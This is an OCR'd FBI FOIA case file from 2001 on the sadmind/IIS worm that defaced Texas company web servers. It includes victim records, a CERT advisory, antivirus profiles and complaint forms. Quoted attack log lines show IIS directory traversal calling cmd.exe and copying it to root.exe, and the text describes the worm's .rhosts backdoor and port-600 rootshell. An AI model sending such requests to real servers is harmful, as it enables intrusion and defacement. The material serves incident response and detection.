FEDERAL BUREAU OF INVESTIGATION
FOI/PA
DELETED PAGE INFORMATION SHEET
FOI/PA# 1473462-000

Total Deleted Page(s) = 30
Page 28 ~ b6; b7C; b7E;
Page 31 ~ b6; b7C; b7E;
Page 37 ~ b7E;
Page 41 ~ b6; b7C; b7E;
Page 48 ~ b6; b7C; b7E;
Page 63 ~ b7E;
Page 69 ~ b6; b7C; b7E;
Page 75 ~ b6; b7C; b7E;
Page 165 ~ Duplicate;
Page 166 ~ Duplicate;
Page 185 ~ b3; b6; b7C; b7D; b7E;
Page 187 ~ b3; b6; b7C; b7D; b7E;
Page 188 ~ b3; b6; b7C; b7D; b7E;
Page 190 ~ b6; b7C; b7D;
Page 196 ~ Duplicate;
Page 198 ~ Duplicate;
Page 200 ~ Duplicate;
Page 212 ~ Duplicate;
Page 213 ~ Duplicate;
Page 214 ~ Duplicate;
Page 220 ~ b6; b7C; b7E;
Page 221 ~ b7E;
Page 225 ~ b3; b6; b7A; b7C; b7E;
Page 226 ~ b3; b7A; b7E;
Page 227 ~ b3; b6; b7C; b7D; b7E;
Page 228 ~ b6; b7C; b7D; b7E;
Page 250 ~ Duplicate;
Page 252 ~ Duplicate;
Page 254 ~ Duplicate;
Page 290 ~ Duplicate;

```
XXXXXXXXXXXXXXXXXXXXXXXX
X   Deleted Page(s)    X
X   No Duplication Fee X
X   For this Page      X
XXXXXXXXXXXXXXXXXXXXXXXX
```

FD-801 (Rev. 7-15-97)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE   Date:05/22/2001

To: √Counterterrorism   Attn: NIPC/CIOS/CIU
Chicago   SA [redacted]

b3
b6
b7C
b7E

From: Dallas
NIPC [redacted]

Approved By:

Drafted By:

Case ID #: [redacted] (Pending [redacted]

Title: unknown subject;
sadmind/IIS Worm victims;
Web Defacements;
5/22/2001

SUBMISSION: INITIAL

CASE OPENED: 05/22/2001

CASE CLOSED: 05/22/2001
Closed administratively

COORDINATION: FBI Field Office - Dallas, Chicago
Government Agency -
Private Corporation -

b3
b6
b7C
b7E

[redacted]

√ 142[redacted]01.ec

b3
b7E

VICTIM

Company name/Government agency: American Hallmark Group/Hallmark Financial Services
[redacted]

b6
b7C

Address/location: 14651 Dallas Parkway #900
Dallas, Texas 75240

Purpose of System: web server
Highest classification of information stored in system: non-classified

System Data:

Hardware/configuration (CPU):
Operating System: Windows NT 4.0
Software: IIS 4.0

Security Features:

Security Software Installed: Yes, firewall
Logon Warning Banner: No

INTRUSION INFORMATION

Access for intrusion: Internet Connection
If Internet: Network name: www.hallmarkgrp.com -victim

Method:

Technique(s) used in intrusion: sadmind/IIS Worm

Path of intrusion:
addresses: 202.107.11.78 (5/5/2001 at 4:00 am)
CHINANET - China Telecom

Impact:

Compromise of classified information: No
Estimated number of computers affected: 1
Estimated dollar loss to date: $0

b3
b7E

VICTIM

Company name/Government agency: Eligibility Services Inc. (ESI) [redacted]

b6
b7C

Address/location: 4144 North Central Expressway, suite 210
Dallas, Texas 75204

Purpose of System: web server
Highest classification of information stored in system: non-classified

System Data:
Hardware/configuration (CPU): Compaq (NT web server), Omni (Exchange mail server)
Operating System: Windows NT 4.0 service pack 6A
Software: IIS 4.0

Security Features:
Security Software Installed: Yes, Watchguard (hardware firewall), InoculateIT anti-virus
Logon Warning Banner: No

INTRUSION INFORMATION

Access for intrusion: Internet Connection
If Internet: Network name: www.texastriathlon.com-victim
If Internet: Network name: www.northtexasviperclub.com -victim
If Internet: Network name: www.hauk-i.com -victim
If Internet: Network name: www.ljbb.com -victim
If Internet: Network name: www.medica-inc.com -victim
If Internet: Network name: www.mail.esinetwork.com -victim

Method:
Technique(s) used in intrusion: sadmind/IIS Worm

Path of intrusion:
address: 208.177.103.98, XO Communications, Georgia ISP
address: 211.136.17.141, Net Plus, Hong Kong ISP
address: 202.241.213.160, C-Live, Japanese ISP
address: 133.38.151.20, Sai Tama University, Japan

Impact:
Compromise of classified information: No
Estimated number of computers affected: 2
Estimated dollar loss to date: $9,500, 38 man-hours to repair

b3
b7E

VICTIM

Company name/Government agency: Global Knowledge [redacted]

b6
b7C

Address/location: 1057 South Sherman Street
Richardson, Texas 75081

Purpose of System: web server for training organization
Highest classification of information stored in system: non-classified

System Data:
Hardware/configuration (CPU): Dell 8450
Operating System: Windows NT 4.0
Software: IIS 4.0

Security Features:
Security Software Installed: No
Logon Warning Banner: No

INTRUSION INFORMATION

Access for intrusion: Internet Connection
If Internet: Network name: www.getglobalknowledge.com -victim

Method:
Technique(s) used in intrusion: sadmind/IIS Worm

Path of intrusion:
addresses: unknown

Impact:
Compromise of classified information: No
Estimated number of computers affected: 1
Estimated dollar loss to date: $0, only 15 minutes down, restored files from backup

b3
b7E

VICTIM

Company name/Government agency: Schmidt & Stacy Consulting Engineers, Inc.
[redacted]

b6
b7C

Address/location: 2711 N. Haskell Ave. 400 Cityplace
Dallas, Texas 75204

Purpose of System: web server
Highest classification of information stored in system: non-classified

System Data:
Hardware/configuration (CPU):
Operating System: Windows NT 4.0
Software: IIS 4.0

Security Features:
Security Software Installed: No
Logon Warning Banner: No

INTRUSION INFORMATION

Access for intrusion: Internet Connection
If Internet: Network name: www.schmidt-stacy.com - victim

Method:
Technique(s) used in intrusion: sadmind/IIS Worm

Path of intrusion:
addresses:unknown

Impact:
Compromise of classified information: No
Estimated number of computers affected: 1
Estimated dollar loss to date: $0

b3
b7E

VICTIM

Company name/Government agency: The Pilcher's Group [redacted]

b6
b7C

Address/location: 7001 Preston Road, suite 200
Dallas, Texas

Purpose of System: web server
Highest classification of information stored in system: non-classified

System Data:

Hardware/configuration (CPU):
Operating System: Windows NT, service pack 6.0
Software: IIS 4.0

Security Features:

Security Software Installed: No
Logon Warning Banner: No

INTRUSION INFORMATION

Access for intrusion: Internet Connection
If Internet:Network name: www.pilchers.com - victim

Method:

Technique(s) used in intrusion: sadmind/IIS Worm

Path of intrusion:
addresses: unknown

Impact:

Compromise of classified information: No
Estimated number of computers affected: 1
Estimated dollar loss to date: $150. for 6 man-hours to repair

b3
b7E

VICTIM

Company name/Government agency: Northwest High School
[redacted]

b6
b7C

Address/location: Denton, Texas

Purpose of System: web server
Highest classification of information stored in system: non-classified

System Data:
Hardware/configuration (CPU): Compaq
Operating System: Windows NT 4.0
Software: IIS 4.0

Security Features:
Security Software Installed: No
Logon Warning Banner: No

INTRUSION INFORMATION

Access for intrusion: Internet Connection
If Internet: Network name: www.northwest.k12.tx.us - victim

Method:
Technique(s) used in intrusion: sadmind/IIS Worm

Path of intrusion:
addresses: www.NJU.edu.cn/njue/profile/profile/president.htm

Impact:
Compromise of classified information: No
Estimated number of computers affected: 1
Estimated dollar loss to date: $200, 8 man-hours to correct

b3
b7E

VICTIM

Company name/Government agency: Perry Equipment Corporation
[redacted] 940-325-2575 x[redacted]

b6
b7C

Address/location: Wolters Industrial Park
Mineral Wells, Texas 76067

Purpose of System: web server
Highest classification of information stored in system: non-classified

System Data:

Hardware/configuration (CPU): Compaq
Operating System: Windows NT 4.0
Software: IIS 4.0

Security Features:

Security Software Installed: No
Logon Warning Banner: No

INTRUSION INFORMATION

Access for intrusion: Internet Connection
If Internet: Network name: www.pecousa.com -victim

Method:

Technique(s) used in intrusion: sadmind/IIS Worm

Path of intrusion:
addresses: unknown

Impact:

Compromise of classified information: No
Estimated number of computers affected: 1
Estimated dollar loss to date: $125, 2 man-hours to repair

b3
b7E

VICTIM

Company name/Government agency: Rockwall Controls Company

[redacted]

b6
b7C

Address/location: 306 E. Washington
Rockwall, Texas 75087

Purpose of System: web server
Highest classification of information stored in system: non-classified

System Data:

Hardware/configuration (CPU):
Operating System: Windows NT 4.0
Software: IIS 4.0

Security Features:

Security Software Installed: Yes, ZoneAlarm
Logon Warning Banner: No

INTRUSION INFORMATION

Access for intrusion: Internet Connection

If Internet: Network name: www.rockwallcontrols.com -victim

Method:

Technique(s) used in intrusion: sadmind/IIS Worm

Path of intrusion:

addresses: 202.103.134.218

Impact:

Compromise of classified information: No
Estimated number of computers affected: 1
Estimated dollar loss to date: $0, 2 man-hours to repair

b3
b7E

VICTIM

Company name/Government agency: [redacted] - individual [redacted]

b6
b7C

Address/location: [redacted]

Purpose of System: sells Herbalife
Highest classification of information stored in system: non-classified

System Data:

Hardware/configuration (CPU):
Operating System:
Software:

Security Features:

Security Software Installed:
Logon Warning Banner:

INTRUSION INFORMATION

Access for intrusion: Internet Connection

If Internet: Network name: www.EnergyTex.com - victim
Network name: www.Reach4theSkye.com -victim

Method:

Technique(s) used in intrusion: sadmind/IIS Worm

Path of intrusion:
addresses:

Impact:

Compromise of classified information: No
Estimated number of computers affected:
Estimated dollar loss to date:
[redacted] who hosts [redacted] site, has not contacted with more information.

b6
b7C

To: Counterterrorism From: Dallas
Re: [redacted] , Date 05/08/2001

b3
b7E

VICTIM

Company name/Government agency: Harris, Finley & Bogle
[redacted]

b6
b7C

Address/location: 777 Main Street, suite 3600
Fort Worth, Texas 76102-5341

Purpose of System: proxy server
Highest classification of information stored in system: non-classified

System Data:
Hardware/configuration (CPU):
Operating System: Windows NT
Software: IIS 4.0

Security Features:
Security Software Installed:
Logon Warning Banner:

INTRUSION INFORMATION

Access for intrusion: Internet Connection
If Internet: Network name: www.hfblaw.com -victim

Method:
Technique(s) used in intrusion: sadmind/IIS Worm

Path of intrusion:
addresses: unknown

Impact:
Compromise of classified information:
Estimated number of computers affected: 1
Estimated dollar loss to date: $0

b3
b7E

VICTIM

Company name/Government agency: DSX Access Systems [redacted]

b6
b7C

Address/location: 10731 Rockwall Rd
Dallas, Texas 75238

Purpose of System: web server
Highest classification of information stored in system: non-classified

System Data:

Hardware/configuration (CPU):
Operating System:
Software:

Security Features:

Security Software Installed: Yes, firewall and packet filtering
Logon Warning Banner: No

INTRUSION INFORMATION

Access for intrusion: Internet Connection
If Internet: Network name: www.dsxaccesssys.com - victim

Method:

Technique(s) used in intrusion: sadmind/IIS Worm

Path of intrusion:
addresses: unknown

Impact:

Compromise of classified information:
Estimated number of computers affected: 1
Estimated dollar loss to date:

b3
b7E

VICTIM

Company name/Government agency: Richmont [redacted]

b6
b7C

Address/location: 17855 Dallas Parkway
Dallas, Texas 75240

Purpose of System: web server
Highest classification of information stored in system: non-classified

System Data:

Hardware/configuration (CPU):
Operating System: Windows 2000
Software: IIS 5.0

Security Features:

Security Software Installed: Yes, firewall, IDS and packet filtering
Logon Warning Banner: No

INTRUSION INFORMATION

Access for intrusion: Internet Connection
If Internet: Network name: www.richmont.com -victim

Method:

Technique(s) used in intrusion: sadmind/IIS Worm

Path of intrusion:
addresses: 146.153.1.15

Impact:

Compromise of classified information: No
Estimated number of computers affected: 1
Estimated dollar loss to date: $0, 1 man-hour to correct problem

b3
b7E

Category of Crime:

Impairment:

- ☑ Malicious code inserted
- □ Denial of service
- ☑ Destruction of information/software
- ☑ Modification of information/software

Intrusion:

- ☑ Unauthorized access
- □ Exceeding authorized access

Theft of Information:

- □ Classified information compromised
- □ Unclassified information compromised
- □ Passwords obtained
- □ Computer processing time obtained
- □ Telephone services obtained
- □ Application software obtained
- □ Operating software obtained

REMARKS

The victims listed above were attacked by the sadmind/IIS worm. All servers compromised had Windows OS installed running IIS. All victims were told to retain their logs for future analysis. According to the CERT Advisory CA-2001-11, a "victim" Solaris system has installed software to attack Microsoft IIS web servers. All victims were made aware of the advisory since many did not know they were infected by a worm. This information will be provided to case agent SA [redacted] in the Chicago Field Office for further review.

b6
b7C

Dollar value losses differ for each victim, due to the time it took to correct the problem. Many experienced administrators fixed the problem in short amount of time, while others spent days researching the intrusion. No victim reported losing customers due to the defacement.

♦♦

Menu
Technology(s) Used:

Top Screen	*Secondary Screen*
Protocol Attacks:	
□ IP	□ spoofing attack □ source routing
□ TCP	□ sequence number attack
□ UDP	□ spoofing attack □ flooding
□ FTP	□ vulnerable version □ SITE EXEC □ overload FTP buffer □ anonymous FTP
□ TFTP	
□ Telnet	□ highjacking □ packet sniffing
□ r commands	□ rsh □ rlogin
□ SMTP	□ vulnerable version □ spoofing □ embedded postscript attack □ trojan horse attack □ syslog attack □ flooding □ MIME
□ HTTP	□ flooding □ Telnet to HTTP port
□ gopher	
□ X11 window	

Top Screen	***Secondary Screen***
☐ DNS	☐ vulnerable version
	☐ flooding
☐ SNMP	
☐ FSP	
☐ NFS	

Other Attacks:

☑ Worm

☐ Social engineering

☐ Scavenging and reusing

☐ Masquerading

☐ Scanning

☐ Trojan Horse

☐ Other

Other Description:

CERT® Advisory CA-2001-11 sadmind/IIS Worm

Original release date: May 08, 2001
Last revised: May 08, 2001
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Systems running unpatched versions of Microsoft IIS
- Systems running unpatched versions of Solaris up to, and including, Solaris 7

Overview

The CERT/CC has received reports of a new piece of self-propagating malicious code (referred to here as the sadmind/IIS worm). The worm uses two well-known vulnerabilities to compromise systems and deface web pages.

I. Description

Based on preliminary analysis, the sadmind/IIS worm exploits a vulnerability in Solaris systems and subsequently installs software to attack Microsoft IIS web servers. In addition, it includes a component to propagate itself automatically to other vulnerable Solaris systems. It will add "+ +" to the .rhosts file in the root user's home directory. Finally, it will modify the index.html on the host Solaris system after compromising 2,000 IIS systems.

To compromise the Solaris systems, the worm takes advantage of a two-year-old buffer overflow vulnerability in the Solstice sadmind program. For more information on this vulnerability, see

> http://www.kb.cert.org/vuls/id/28934
> http://www.cert.org/advisories/CA-1999-16.html

After successfully compromising the Solaris systems, it uses a seven-month-old vulnerability to compromise the IIS systems. For additional information about this vulnerability, see

> http://www.kb.cert.org/vuls/id/111677

Solaris systems that are successfully compromised via the worm exhibit the following characteristics:

- *Sample syslog entry from compromised Solaris system*

```
May  7 02:40:01 carrier.domain.com inetd[139]: /usr/sbin/sadmind: Bus Error - core dumped
May  7 02:40:01 carrier.domain.com last message repeated 1 time
May  7 02:40:03 carrier.domain.com last message repeated 1 time
May  7 02:40:06 carrier.domain.com inetd[139]: /usr/sbin/sadmind: Segmentation Fault - core dumped
May  7 02:40:03 carrier.domain.com last message repeated 1 time
May  7 02:40:06 carrier.domain.com inetd[139]: /usr/sbin/sadmind: Segmentation Fault - core dumped
May  7 02:40:08 carrier.domain.com inetd[139]: /usr/sbin/sadmind: Hangup
May  7 02:40:08 carrier.domain.com last message repeated 1 time
May  7 02:44:14 carrier.domain.com inetd[139]: /usr/sbin/sadmind: Killed
```

- A rootshell listening on TCP port 600

- Existence of the directories
  - /dev/cub *contains logs of compromised machines*
  - /dev/cuc *contains tools that the worm uses to operate and propagate*

- Running processes of the scripts associated with the worm, such as the following:
  - /bin/sh /dev/cuc/sadmin.sh
  - /dev/cuc/grabbb -t 3 -a .yyy.yyy -b .xxx.xxx 111
  - /dev/cuc/grabbb -t 3 -a .yyy.yyy -b .xxx.xxx 80
  - /bin/sh /dev/cuc/uniattack.sh
  - /bin/sh /dev/cuc/time.sh
  - /usr/sbin/inetd -s /tmp/.f
  - /bin/sleep 300

Microsoft IIS servers that are successfully compromised exhibit the following characteristics:

- Modified web pages that read as follows:

```
                    fuck USA Government
                     fuck PoizonBOx
                contact:sysadmcn@yahoo.com.cn
```

- Sample Log from Attacked IIS Server

```
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 GET /scripts/../../winnt/system32/cmd.exe /c+dir 200 -
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 GET /scripts/../../winnt/system32/cmd.exe /c+dir+..\ 200 -
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 \
          GET /scripts/../../winnt/system32/cmd.exe /c+copy+\winnt\system32\cmd.exe+root.exe 502 -
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 \
          GET /scripts/root.exe /c+echo+<HTML code inserted here>../../index.asp 502 -
```

II. Impact

Solaris systems compromised by this worm are being used to scan and compromise other Solaris and IIS systems. IIS systems compromised by this worm can suffer modified web content.

Intruders can use the vulnerabilities exploited by this worm to execute arbitrary code with root privileges on vulnerable Solaris systems, and arbitrary commands with the privileges of the IUSR_*machinename* account on vulnerable Windows systems.

We are receiving reports of other activity, including one report of files being destroyed on the compromised Windows machine, rendering them unbootable. It is unclear at this time if this activity is directly related to this worm.

III. Solutions

Apply a patch from your vendor

A patch is available from Microsoft at

http://www.microsoft.com/technet/security/bulletin/MS00-078.asp

For IIS Version 4:
http://www.microsoft.com/ntserver/nts/downloads/critical/q269862/default.asp

For IIS Version 5:

http://www.microsoft.com/windows2000/downloads/critical/q269862/default.asp

Additional advice on securing IIS web servers is available from

http://www.microsoft.com/technet/security/iis5chk.asp
http://www.microsoft.com/technet/security/tools.asp

Apply a patch from Sun Microsystems as described in Sun Security Bulletin #00191:

http://sunsolve.sun.com/pub-cgi/retrieve.pl? doctype=coll&doc=secbull/191&type=0&nav=sec.sba

Appendix A. Vendor Information

Microsoft Corporation

The following documents regarding this vulnerability are available from Microsoft:

http://www.microsoft.com/technet/security/bulletin/MS00-078.asp

Sun Microsystems

Sun has issued the following bulletin for this vulnerability:

http://sunsolve.sun.com/pub-cgi/retrieve.pl? doctype=coll&doc=secbull/191&type=0&nav=sec.sba

References

1. *Vulnerability Note VU#111677: Microsoft IIS 4.0 / 5.0 vulnerable to directory traversal via extended unicode in url (MS00-078)* http://www.kb.cert.org/vuls/id/111677
2. *CERT Advisory CA-1999-16 Buffer Overflow in Sun Solstice AdminSuite Daemon sadmind* http://www.cert.org/advisories/CA-1999-16.html

Authors: Chad Dougherty, Shawn Hernan, Jeff Havrilla, Jeff Carpenter, Art Manion, Ian Finlay, John Shaffer

Virus Information Library Search Center

Search for Viruses [beginning with ▾] Limit search to: [ ] Find it!

Keyword Search Advanced Search

Virus Profile

SunOS/BoxPoison.worm is a Low risk Internet Worm

- McAfee.com Clinic Members, click Here to update ActiveShield.
- Click Here to perform a VirusScan Online.
- Click Here to download the latest dat files for **(Retail)** McAfee VirusScan.

Virus Name
SunOS/BoxPoison.worm
Date Added
5/10/01 11:01:42 AM

Virus Characteristics
This worm requires a unpatched version of Solaris (version 7 or lower) in order to spread. It uses the PERL/WSFT-Exploit trojan in order to attack unpatched Microsoft IIS Web Servers. It uses a buffer overflow exploit of the Sadmind program, a component of the Solstice AdminSuite. The worm opens port 600 and scans random IP addresses, looking for other systems to attack.

For more information on this exploit, visit SUN Microsystems' website: SUN Security Bulletin

Send This Virus Information To A Friend?

Indications Of Infection
- TCP port 600 being openned
- Presence of the directories

/dev/cub
/dev/cuc

- Once 2000 systems have been attacked, all INDEX.HTML files on the host system are overwriten to display the message:

f@#! USA Government
f@#! PoizonBOx
(substitute text has been used here for demonstration purposes)

Method Of Infection
Infected machines scan random IP addresses looking for other systems to infect. When one is found, a buffer overflow exploit is used to compromise that computer which then propagates the virus as well.

Removal Instructions
Use specified engine and DAT files for detection and removal. Delete any file which contains this detection.

Windows ME Info:
NOTE: Windows ME utilizes a backup utility that backs up selected files automatically to the C:_Restore folder. This means that an infected file could be stored there as a backup file, and VirusScan will be unable to delete these files. These instructions explain how to remove the infected files from the C:_Restore folder.

Disabling the Restore Utility

1. Right click the My Computer icon on the Desktop.
2. Click on the Performance Tab.
3. Click on the File System button.
4. Click on the Troubleshooting Tab.
5. Put a check mark next to "Disable System Restore".
6. Click the Apply button.
7. Click the Close button.
8. Click the Close button again.
9. You will be prompted to restart the computer. Click Yes.
NOTE: The Restore Utility will now be disabled.
10. Restart the computer in Safe Mode.
11. Run a scan with VirusScan to delete all infected files, or browse the the file's located in the C:_Restore folder and remove the file's.
12. After removing the desired files, restart the computer normally.
NOTE: To re-enable the Restore Utility, follow steps 1-9 and on step 5 remove the check mark next to "Disable System Restore". The infected file's are removed and the System Restore is once again active.

Virus Information

Discovery Date:	5/9/01
Origin:	Unknown
Length:	Varies
Type:	Internet Worm
SubType:	Remote Access
Risk	Low

Aliases
Backdoor.Sadmind (NAV), Sadmin-iis (Panda), Solaris/Sadmind.worm , Unix/Sadmind (Sophos)

Send This Virus Information To A Friend?

Virus Information Library Search Center

Search for Viruses beginning with ▾ **Limit search to:** Find it!

Keyword Search Advanced Search

POWERED BY MCAFEE.COM

Name: Unix/SadMind

Aliases: sadmind/IIS, Solaris/Sadmind.worm, Backdoor.Sadmind, SunOS/BoxPoison

Type: Unix worm

Detection: Will be detected by Sophos Anti-Virus July 2001 (3.47) or later. A virus identity (IDE) file is available for earlier versions from the **Latest virus identities** section.


At the time of writing Sophos has not seen any infections but has issued this alert due to media interest.

Comments:

Unix/Sadmind is an internet worm which propagates using a buffer overrun exploit on Solaris systems in the sadmind program, part of the Solstice AdminSuite.

When the worm attacks a system it will append the text "+ +" to the .rhosts file belonging to root. It will then copy the worm (using rcp) to the new machine and extract into a new /dev/cuc directory. /etc/rc.d/S71rpc will be changed so the worm is started when the system is started and then that file will be run to make the worm active immediately.

When the worm is active it will scan random class B networks looking for vulnerable machines to infect next. In parallel it will scan for Microsoft IIS web servers and will attempt to deface the front page with a message in red text on a black background stating 'fuck USA Government, fuck PoizonBOx'.



fuck USA Govern
fuck PoizonBOx
contact:sysadmcn@yahoo.com.cn

After the worm has infected 2000 other computers all index.html files on the infected machine will be changed to

b6 b7C

From: NIPC-WATCH
To: [redacted]
Date: 5/8/01 1:48AM
Subject: Cyber Intrusion Report 050801 007 41482

The following information was provided:

Subject: Cyber Incident Report Form
Date: Mon, 7 May 2001 18:55:06 -0400
From[redacted] b6
To: <nipc.watch@fbi.gov> b7C

Report_date_time=May 7, 2001 6:00 p.m. cst
Name=[redacted]
Title=Network Administrator
Telephone_Fax_Number=[redacted]
Emai[redacted]
Organization=American Hallmark Group/Hallmark Financial Service
Addrs_Street=14651 Dallas Parkway #900
City=Dallas
State=Texas
Zip Code=75240
Country=USA
Question1_Organization=SAME
Question1_Contact_Info=[redacted] b6
Question1_Tele_Numbe b7C
Question1_Street=SAME
Question1_City_State_Zipcd=
Question1_Country=
Question1_Email[redacted]
Question2_Location=Server is in the locked computer "room" located in the company suite (#900). It reguires code access to enter.
Question3_Date_Time=05/05/2001 4:00 am - 5/6/2001 @ 8:00 pm
Question4_Critical=Yes
Question5_crit_infrasture=Not Applicable
Question5_Remarks=No Remarks
Question6_nature_of_prob=Intrusion
Question6_nature_of_prob=System impairment/denial resources
Question6_nature_of_prob=Unauthorized root access
Question6_nature_of_prob=Web site defacement
Question6_other=
Question7_exp_problem=No
Question7_Remarks=No Remarks
Question8_method_of_attack=Vulnerability exploited
Question8_method_of_attack=Other
Question8_Remarks=It appears they came in through "port 80" and gained control of the cmd.exe to access the root directory. Then over wrote (or uploaded) their web pages over ours.
Question9_sus_perpetrators=Other
Question9_sus_perpetrators=Unknown
Question9_Remarks=Due to text on page, appears to be a hack group attacking the USA Governnment and another group called PoizonBOx. It has a contact of: sysadmen@yahoo.com.cn
Question10_ip_addrs=202.107.11.78
Question11_evid_of_spoof=Unknown
Question12_oper_systems=NT
Question12_Remarks=NT Vers 4. IIS ver.4
Question13_security_infrasture=Incident/Emergency Response Team

b6
b7C

Question13_security_infrasture=Firewall
Question14_attack_loss_info=Unknown
Question14_Remarks=It appears they only replaced our main page with theirs, but we don't know if they collected data off the system too. If they did, it is hundreds of customer's auto insurance & claims details
Question15_damage_systms=No
Question15_Remarks=So far, all data and system seem intact other than the web pages
Question16_what_actions=System(s) disconnected from the network
Question16_what_actions=Backup of affected system(s)
Question16_what_actions=Log files examined
Question16_Remarks=Programmer intends to "flag" the drive as read-only and company has backed up all log files for later reference and is considering not allowing the programmer to work remotely any more
Question17_Field Office=
Question17_fieldoff_inform=No
Question18_agency_inform=No
Question18_State_local Police=
Question18_Inspector General=
Question18_CERT-CC=
Question18_FedCIRC=
Question18_JTF-CND=
Question18_Other=
Question19_date_of_last_update=5/8/01 7:30 am
Question19_org_work_update=[redacted]
can get if needed
Question20_POC Information=
Question20_sys_adm_contract=No
Share Info With=Infrastructure Orgs
Question21_remarks=Below is copy of a couple of lines from logfile:

b6
b7C

```
2001-05-05 04:32:42 202.107.117.8 GET /scripts/../../winnt/system32/cmd.exe 200 80 - -
2001-05-05 04:32:42 202.107.117.8 GET /scripts/../../winnt/system32/cmd.exe 502 80 - -
2001-05-05 04:32:43 202.107.117.8 GET /scripts/root.exe 502 80 - -
```

HALLMARK FINANCIAL SERVICES, INC.

and The Hallmark Insurance Group

Company Overview | Customer Service | Agents | Investor Relations
Insurance Products | Claims | Employment | News
Contacts | Employees Only

Hallmark Financial Services, Inc. primarily markets, underwrites and finances non-standard automobile insurance in the state of Texas. Secondarily the Company provides fee based claims adjusting, policy processing, cash management and related services for affiliates and third parties. These operations are carried out through its integrated insurance group known as the **HALLMARK INSURANCE GROUP.**

Our Mission Is To:

- Provide fairly priced, quality products and services to our customers
- Offer rewarding opportunities to our team members and business partners
- Perform with integrity, teamwork and excellence.

Make Selection ▾

Send mail to webmaster@hallmarkgrp.com with questions or comments about this web site.

Last modified: March 24, 2000

FD-71 (Rev. 3-27-95)
Complaint Form

NOTE: Hand print names legibly; handwriting satisfactory for remainder.
Indices: □ Negative □ See below

Subject's name and aliases
UNKNOWN

Character of case
[redacted] Computer Intrusion

b3
b6
b7C
b7E

Complainant □ Protect Source
[redacted]
[redacted] ESI

Complaint received
□ Personal ☒ Telephonic Date 5/8/2001 Time 2:00 pm

Address of Subject

Complainant's address and telephone number
[redacted] (work)
cell phone

Complainant's DOB

Sex
Male

Subject's Description

Race	□ Male	Height	Hair	Build	Birth date and birth place
Age	□ Female	Weight	Eyes	Complexion	Social Security Number
Scars, marks and other data					

Employer
ESI

Address

Telephone

Vehicle Description

Facts of Complaint

Complainant claims his company's, ESI, website was intruded/hacked by Chinese individuals. Complainant has the log files associated with the intrusion. The company's operating system is Windows NT 4.0. The monetary loss due to manpower hours to replace the website is approximately $2,600.00. It was discovered on Monday morning but believed to have taken place on Friday evening. An analysis of their system was conducted.

Do not write in this space.

BLOCK STAMP

[redacted]
(Complaint received by)

b6
b7C

LJBB Investment Group, LP

For information on DigitalConvergence.com, see here. Digital Convergence

For information on Critical Devices, see here. Critical DEVICES

For information on the Thermal Angel by Estill Medical Technologies, see here.

Questions?

TexasTriathlon.com

The Texas Triathlon is an annual Motorsport Automobile Driving event held in the Dallas, TX area. It includes drag racing, road racing, and autocross. 2001 event has already passed, and 2002 event has NOT been scheduled yet.

For our mailing list, calendar, etc., please join our YahooGroup below.

YAHOO! Groups Join Now!

Click to subscribe to texastriathlon

North Texas Viper Club

Includes a newsletter, calendar, pictures and technical information for the Dodge Viper.

Home Calendar Photos Newsletter

Maintenance Club Info Feedback Links

TOC

VIPER CLUB OF AMERICA

North Texas Chapter

Click here to order poster

This is the new official website for the North Texas Viper Club.

For current email threads, calendar, etc., join our YahooGroup by clicking "Join Now".

FD-71 (Rev. 3-27-95)
Complaint Form

"CD P"

NOTE: Hand print names legibly; handwriting satisfactory for remainder.
Indices: □ Negative □ See below

Subject's name and aliases
Unknown

Character of case
[redacted]

b3
b6
b7C
b7E

Complainant □ Protect Source
[redacted]
Global Knowledge

Complaint received
□ Personal ☒ Telephonic Date 5/08/2001 Time 1:15 pm

Address of Subject

Complainant's address and telephone number
1057 S. Sherman Street
Richardson, Tx 75081

Complainant's DOB

Sex
Male

Subject's Description

Race	□ Male	Height	Hair	Build	Birth date and birth place
Age	□ Female	Weight	Eyes	Complexion	Social Security Number

Scars, marks and other data

Employer   Address   Telephone

Vehicle Description

Facts of Complaint

Complainant claims his company website, Global Knowledge, was intruded/hacked by unknown individuals. [redacted] stated that he saved all the associated log files associated with the intrusion. Financial loss is undetermined. [redacted] stated that profanity was inserted on some of the website pages. [redacted] phone number is [redacted]

b6
b7C

Forwarded to Securities Squad.

[redacted]
(2)

Do not write in this space.

[redacted] 5/11
FWD TO NIPC

b6
b7C

BLOCK STAMP

SA [redacted]
(Complaint received by)

125[redacted]01.71

05/14/01 Male

x

UNSUB(S)

Computer Fraud & Abuse - Impairment
WCC-EC
264A

[redacted]

b6
b7C

Global Knowledge

x

900
am

1057 S. Sherman St, Richardson, TX
214.576.0313

C, of Global Knowledge, called to say that their company, who has their own ISP, has been targeted twice in the past week with intrusions of four files that damage their ISP. Their phone service for this ISP is Sprint. The last occurrence was on Friday, the 11th at 1249pm. The intruder dropped four files into their root directories causing various damage to their system, loss of files, etc. Global Knowledge is a training organization. This happened about a month ago and [redacted] called the FBI, but no one called him back.

b6
b7C

[redacted]
(2)


b6
b7C

Global Knowledge Nortel Networks Training

New cLearning Products


What is cLearning?

Real world classroom instruction, taught by industry professionals and delivered as hands-on, demonstration, and tutorial training ····▸



Roadshow!


If your position requires knowledge of the Nortel Networks Meridian 1 Communications System, then a **Roadshow** is the right course for you ····▸



